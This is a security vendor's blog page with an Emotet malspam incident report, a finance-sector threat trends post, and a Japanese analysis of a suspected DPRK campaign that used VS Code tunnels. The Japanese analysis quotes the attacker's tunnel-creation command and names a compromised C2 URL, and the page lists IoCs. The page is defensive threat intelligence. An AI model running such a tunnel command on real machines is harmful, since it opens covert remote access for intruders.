ブログ
/
Network
/
April 27, 2022

How Darktrace AI Blocked Emotet Malspam

Explore Darktrace AI's success in combating Emotet malspam, enhancing security and minimizing risks with cutting-edge artificial intelligence.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Zoe Tilsiter
Cyber Analyst
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
27
Apr 2022


In January 2021, it was lauded that an international collaborative law enforcement operation had successfully dismantled Emotet’s infrastructure. This was one of the most prolific malware and banking Trojans which led to sensitive data loss, significant financial loss and reputational damage for its victims since early deployment in 2014.1

However, since November 2021, there have been signs of Emotet’s resurgence. Emotet has supposedly leveraged its former partner operators such as Trickbot, also discussed in another Darktrace blog, to rebuild its infrastructure by using already infected machines to download the new Emotet binary.2

Early signs of Emotet’s return appear to be synonymous with its original kill chain and attack vectors. Malware is deployed, compromising a device as a zombie machine. This device is then used to send outbound malspam campaigns. These campaigns can be masked as application installer packages or fake reply email chains to give the spam credibility. Once the malware spreads through this spam, it then attempts to infect other devices – both internally and outbound in other networks.3

In February 2022, Darktrace detected elements of this kill chain in a customer’s environment, notably observing the large volume of SMTP connections which are characteristic of an outbound spam campaign.


Figure 1: Timeline of attack showing the Emotet intrusion progress along the kill chain
Figure 2: A screenshot from VirusTotal, showing that the rare endpoint has been flagged as malicious by other security vendors


Bypassing the rest of the security stack

The attack used Living-off-the-Land techniques by making PowerShell connections via pre-existing user agents within the network. As PowerShell connections can be used for legitimate reasons, this activity appeared to bypass the rest of the customer’s security stack and was likely seen as approved by their tools. However, Darktrace detected that the device was using the PowerShell user agent to connect to an external location. This is rare in comparison to wider network behavior.

The customer’s pre-existing security did not block the outgoing SMTP connections made by the compromised device on unusual ports. However, Darktrace Antigena blocked 71% of outgoing connections on mail ports 25 and 587, significantly reducing the scale of the spam dissemination.

Darktrace insights and services

Darktrace quickly detected a range of anomalous behaviors from the new PowerShell use, uptake in C2 beaconing activity and spam. This can be highlighted via the spike in model breaches (Figure 3). Darktrace’s Cyber AI Analyst also launched an investigation into the device’s suspicious network scanning activity. This was essential for generating an incident summary which outlined the investigation process and technical details needed for the organization’s security team to act quickly (Figure 4).


Throughout the incident, Antigena autonomously responded to the initial breach device to enforce its ‘pattern of life’ without interrupting business processes. This significantly reduced the scope of the compromise by halting further lateral movement. In response to the malicious outbound email spam, Antigena enforced the device’s usual ‘pattern of life’ for thirty minutes and blocked connections to ports 25, 80 and 587 for one hour (Figure 5). Against the command-and-control activity, connections to 91.207.181[.]106 via port 8080 were also blocked for three hours.

The customer’s subscription to Darktrace’s Proactive Threat Notification (PTN) and Ask the Expert (ATE) services meant that this compromise was assisted by additional triage and alerting. PTN ensured that the Darktrace SOC team were quickly alerted to the breach, enabling analysts to perform a detailed investigation alongside the customer’s own security team. Simultaneously, the ATE service ensured the customer was provided with additional information to ensure the threat was less likely to happen again. This equipped the team with the vital information needed for them to act, and to restore quickly and precisely.


Figure 3: Darktrace reveals an anomalous spike in the device’s activity and associated model breaches during the attack period, represented by the dots on the graph


Figure 4: Excerpt of the AI Analyst report of the breach device’s network scanning activity
Figure 5: Antigena Network blocking external connection activity and enforcing the device’s ‘pattern of life’


The resurgence of Emotet shows how email continues to act as a crucial attack vector and source of compromise. In particular, widespread malspam campaigns remain adaptable and effective. The incident in this blog is yet another example highlighting the alarming mutability and networked nature of malware organizations. This allows them to return, even long after their dismantling. Fortunately, in this incident, Autonomous Response enabled this Emotet compromise to be minimized, while PTN and ATE services alerted and further supported the security team throughout.

Appendix

Darktrace model breaches

·    Device / Multiple Lateral Movement Model Breaches

·    Device / Large Number of Model Breaches

·    Device / Suspicious Network Scan Activity

·    Device / Network Scan

·    Device / External Address Scan

·    Device / Multiple C2 Model Breaches

·    Device / Large Number of Connections to New Endpoints

·    Device / Increased External Connectivity

·    Device / New User Agent and New IP

·    Device / New PowerShell User Agent

·    Compromise / Suspicious Beaconing Behavior

·    Compromise / Beacon to Young Endpoint

·    Compromise / Agent Beacon to New Endpoint

·    Compromise / Sustained SSL or HTTP Increase

·    Compromise / Suspicious Spam Activity

·    Anomalous Connection / Possible Outbound Spam

·    Anomalous Connection / Suspicious Expired SSL

·    Anomalous Connection / Rare External SSL Self-Signed

·    Anomalous Connection / Suspicious Self-Signed SSL

·    Anomalous Connection / Anomalous SSL without SNI to New External

·    Anomalous Connection / PowerShell to Rare External

·    AI Analyst / AI Analyst Investigation

·    Unusual Activity / Unusual External Activity

IoCs

MITRE ATT&CK Techniques Observed

Footnotes

1. https://www.cisa.gov/uscert/ncas/alerts/TA18-201A

2. https://blog.malwarebytes.com/threat-intelligence/2021/11/trickbot-helps-emotet-come-back-from-the-dead/

3. https://www.kaspersky.com/resource-center/threats/emotet

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Zoe Tilsiter
Cyber Analyst

More in this series

No items found.

Blog

/

Network

/

January 28, 2026

The State of Cybersecurity in the Finance Sector: Six Trends to Watch

Default blog imageDefault blog image

The evolving cybersecurity threat landscape in finance

The financial sector, encompassing commercial banks, credit unions, financial services providers, and cryptocurrency platforms, faces an increasingly complex and aggressive cyber threat landscape. The financial sector’s reliance on digital infrastructure and its role in managing high-value transactions make it a prime target for both financially motivated and state-sponsored threat actors.

Darktrace’s latest threat research, The State of Cybersecurity in the Finance Sector, draws on a combination of Darktrace telemetry data from real-world customer environments, open-source intelligence, and direct interviews with financial-sector CISOs to provide perspective on how attacks are unfolding and how defenders in the sector need to adapt.  

Six cybersecurity trends in the finance sector for 2026

1. Credential-driven attacks are surging

Phishing continues to be a leading initial access vector for attacks targeting confidentiality. Financial institutions are frequently targeted with phishing emails designed to harvest login credentials. Techniques including Adversary-in-The-Middle (AiTM) to bypass Multi-factor Authentication (MFA) and QR code phishing (“quishing”) are surging and are capable of fooling even trained users. In the first half of 2025, Darktrace observed 2.4 million phishing emails within financial sector customer deployments, with almost 30% targeted towards VIP users.  

2. Data Loss Prevention is an increasing challenge

Compliance issues – particularly data loss prevention -- remain a persistent risk. In October 2025 alone, Darktrace observed over 214,000 emails across financial sector customers that contained unfamiliar attachments and were sent to suspected personal email addresses highlighting clear concerns around data loss prevention. Across the same set of customers within the same time frame, more than 351,000 emails containing unfamiliar attachments were sent to freemail addresses (e.g. gmail, yahoo, icloud), highlighting clear concerns around DLP.  

Confidentiality remains a primary concern for financial institutions as attackers increasingly target sensitive customer data, financial records, and internal communications.  

3. Ransomware is evolving toward data theft and extortion

Ransomware is no longer just about locking systems, it’s about stealing data first and encrypting second. Groups such as Cl0p and RansomHub now prioritize exploiting trusted file-transfer platforms to exfiltrate sensitive data before encryption, maximizing regulatory and reputational fallout for victims.  

Darktrace’s threat research identified routine scanning and malicious activity targeting internet-facing file-transfer systems used heavily by financial institutions. In one notable case involving Fortra GoAnywhere MFT, Darktrace detected malicious exploitation behavior six days before the CVE was publicly disclosed, demonstrating how attackers often operate ahead of patch cycles

This evolution underscores a critical reality: by the time a vulnerability is disclosed publicly, it may already be actively exploited.

4. Attackers are exploiting edge devices, often pre-disclosure.  

VPNs, firewalls, and remote access gateways have become high-value targets, and attackers are increasingly exploiting them before vulnerabilities are publicly disclosed. Darktrace observed pre-CVE exploitation activity affecting edge technologies including Citrix, Palo Alto, and Ivanti, enabling session hijacking, credential harvesting, and privileged lateral movement into core banking systems.  

Once compromised, these edge devices allow adversaries to blend into trusted network traffic, bypassing traditional perimeter defenses. CISOs interviewed for the report repeatedly described VPN infrastructure as a “concentrated focal point” for attackers, especially when patching and segmentation lag behind operational demands.

5. DPRK-linked activity is growing across crypto and fintech.  

State-sponsored activity, particularly from DPRK-linked groups affiliated with Lazarus, continues to intensify across cryptocurrency and fintech organizations. Darktrace identified coordinated campaigns leveraging malicious npm packages, previously undocumented BeaverTail and InvisibleFerret malware, and exploitation of React2Shell (CVE-2025-55182) for credential theft and persistent backdoor access.  

Targeting was observed across the United Kingdom, Spain, Portugal, Sweden, Chile, Nigeria, Kenya, and Qatar, highlighting the global scope of these operations.  

7. Cloud complexity and AI governance gaps are now systemic risks.  

Finally, CISOs consistently pointed to cloud complexity, insider risk from new hires, and ungoverned AI usage exposing sensitive data as systemic challenges. Leaders emphasized difficulty maintaining visibility across multi-cloud environments while managing sensitive data exposure through emerging AI tools.  

Rapid AI adoption without clear guardrails has introduced new confidentiality and compliance risks, turning governance into a board-level concern rather than a purely technical one.

Building cyber resilience in a shifting threat landscape

The financial sector remains a prime target for both financially motivated and state-sponsored adversaries. What this research makes clear is that yesterday’s security assumptions no longer hold. Identity attacks, pre-disclosure exploitation, and data-first ransomware require adaptive, behavior-based defenses that can detect threats as they emerge, often ahead of public disclosure.

As financial institutions continue to digitize, resilience will depend on visibility across identity, edge, cloud, and data, combined with AI-driven defense that learns at machine speed.  

Learn more about the threats facing the finance sector, and what your organization can do to keep up in The State of Cybersecurity in the Finance Sector report here.  

Acknowledgements:

The State of Cybersecurity in the Finance sector report was authored by Calum Hall, Hugh Turnbull, Parvatha Ananthakannan, Tiana Kelly, and Vivek Rajan, with contributions from Emma Foulger, Nicole Wong, Ryan Traill, Tara Gould, and the Darktrace Threat Research and Incident Management teams.

[related-resource]  

Continue reading
About the author
Nathaniel Jones
VP, Security & AI Strategy, Field CISO

Blog

/

Network

/

January 26, 2026

ダークトレース、韓国を標的とした、VS Codeを利用したリモートアクセス攻撃を特定

Default blog imageDefault blog image

はじめに

ダークトレースのアナリストは、韓国のユーザーを標的とした、北朝鮮(DPRK)が関係していると思われる攻撃を検知しました。このキャンペーンはJavascriptEncoded(JSE)スクリプトと政府機関を装ったおとり文書を使ってVisual Studio Code(VS Code)トンネルを展開し、リモートアクセスを確立していました。

技術分析

Decoy document with title “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026”.
図1: 「2026年上半期国立大学院夜間プログラムの学生選抜に関する文書」という表題のおとり文書。

このキャンペーンで確認されたサンプルは、Hangul Word Processor (HWPX) 文書に偽装したJSEファイルであり、スピアフィッシングEメールを使って標的に送付されたと考えられます。このJSEファイルは複数のBase64エンコードされたブロブを含み、Windows Script Hostによって実行されます。このHWPXファイルは“2026年上半期国立大学院夜間プログラムの学生選抜に関する文書(1)”という名前で、C:\ProgramDataにあり、おとりとして開かれます。この文書は韓国の公務員に関連する事務を管掌する政府機関、人事革新処を装ったものでした。文書内のメタデータから、脅威アクターは文書を本物らしくみせるため、政府ウェブサイトから文書を取得し、編集したと思われます。

Base64 encoded blob.
図2: Base64エンコードされたブロブ

このスクリプトは次に、VSCode CLI ZIPアーカイブをMicrosoftからC:\ProgramDataへ、code.exe(正規のVS Code実行形式)およびout.txtという名前のファイルとともにダウンロードします。

隠されたウィンドウで、コマンドcmd.exe/c echo | "C:\ProgramData\code.exe" tunnel --name bizeugene >"C:\ProgramData\out.txt" 2>&1 が実行され、 “bizeugene”という名前のVS Codeトンネルが確立されます。

VSCode Tunnel setup.
図3: VSCode トンネルの設定

VS Codeトンネルを使うことにより、ユーザーはリモートコンピューターに接続してVisualStudio Codeを実行できます。リモートコンピューターがVS Codeサーバーを実行し、このサーバーはMicrosoftのトンネルサービスに対する暗号化された接続を作成します。その後ユーザーはGitHubまたはMicrosoftにサインインし、VS CodeアプリケーションまたはWebブラウザを使って別のデバイスからこのマシンに接続することができます。VS Codeトンネルの悪用は2023年に最初に発見されて以来、東南アジアのデジタルインフラおよび政府機関を標的とする[1]中国のAPT(AdvancedPersistent Threat)グループにより使用されています。

 Contents of out.txt.
図4: out.txtの中身

“out.txt” ファイルには、VS Code Serverログおよび生成されたGitHubデバイスコードが含まれています。脅威アクターがGitHubアカウントからこのトンネルを承認すると、VS Codeを使って侵害されたシステムに接続されます。これにより脅威アクターはこのシステムに対する対話型のアクセスが可能となり、VS Codeターミナルやファイルブラウザーを使用して、ペイロードの取得やデータの抜き出しが可能になります。

GitHub screenshot after connection is authorized.
図5: 接続が承認された後のGitHub画面

このコード、およびトンネルトークン“bizeugene”が、POSTリクエストとしてhttps://www.yespp.co.kr/common/include/code/out.phpに送信されます。このコードは韓国にある正規のサイトですが、侵害されてC2サーバーとして使用されています。

まとめ

この攻撃で見られたHancom文書フォーマットの使用、政府機関へのなりすまし、長期のリモートアクセス、標的の選択は、過去に北朝鮮との関係が確認された脅威アクターの作戦パターンと一致しています。この例だけでは決定的なアトリビューションを行うことはできませんが、既存のDPRKのTTP(戦術、技法、手順)との一致は、このアクティビティが北朝鮮と関係を持つ脅威アクターから発生しているという確信を強めるものです。

また、このアクティビティは脅威アクターがカスタムマルウェアではなく正規のソフトウェアを使って、侵害したシステムへのアクセスを維持できる様子を示しています。VS Codeトンネルを使うことにより、攻撃者は専用のC2サーバーの代わりに、信頼されるMicrosoftインフラを使って通信を行うことができるのです。広く信頼されているアプリケーションの使用は、特に開発者向けツールがインストールされていることが一般的な環境では、検知をより困難にします。既知のマルウェアをブロックすることに重点を置いた従来型のセキュリティコントロールではこの種のアクティビティを識別することはできないかもしれません。ツール自体は有害なものではなく、多くの場合正規のベンダーによって署名されているからです。

作成:タラ・グールド(TaraGould)(マルウェア調査主任)
編集:ライアン・トレイル(Ryan Traill)(アナリストコンテンツ主任)

付録

侵害インジケータ (IoCs)

115.68.110.73 - 侵害されたサイトのIP

9fe43e08c8f446554340f972dac8a68c - 2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류 (1).hwpx.jse

MITRE ATTACK

T1566.001- フィッシング: 添付ファイル

T1059- コマンドおよびスクリプトインタプリタ

T1204.002- ユーザー実行

T1027- ファイルおよび情報の難読化

T1218- 署名付きバイナリプロキシ実行

T1105- 侵入ツールの送り込み

T1090- プロキシ

T1041- C2チャネル経由の抜き出し

参考資料

[1]  https://unit42.paloaltonetworks.com/stately-taurus-abuses-vscode-southeast-asian-espionage/

Continue reading
About the author
あなたのデータ × DarktraceのAI
唯一無二のDarktrace AIで、ネットワークセキュリティを次の次元へ